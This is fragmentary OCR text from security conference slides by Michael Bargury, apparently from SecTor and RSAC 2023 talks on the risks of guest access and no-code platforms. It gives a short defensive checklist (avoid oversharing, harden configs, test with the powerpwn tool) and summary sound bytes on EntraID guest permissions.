
Code, links and details ➔ mbgsec.com/talks & @mbrg0

SECTOR

Protect your org!

Build secure apps

1. Don’t overshare
2. OWASP LCNC Top 10



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Harden your env

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SECTOR

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
Harden your env
3. Secure configs



Code, links and details ➔ mbgsec.com/talks & @mbrg0

SECTOR

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Harden your env
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
4. AppSec



Credential Sharing as a Service: The Dark Side of No Code

Michael Bargury
RSAC 2023

Code, links and details ➔ mbgsec.com/talks & @mbrg0

SECTOR

Protect your org!

Build secure apps
1. Don’t overshare
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
Harden your env
3. Secure configs
4. AppSec

Hack your env
6. powerpwn



Code, links and details ➔ mbgsec.com/talks & @mbrg0

SecTor Sound Bytes

1. Take a deep look at your EntraID guest strategy, guests are more powerful than you think
2. We're leaving business users alone with security v productivity decisions, what did we expect them to choose?
3. To get a full dumps of SQL/Azure resources, all you need is guest

SECTOR
BRIEFINGS
October 25-26, 2023
METRO TORONTO CONVENTION CENTRE

All You Need Is Guest

Michael Bargury @mbrg0

Zenity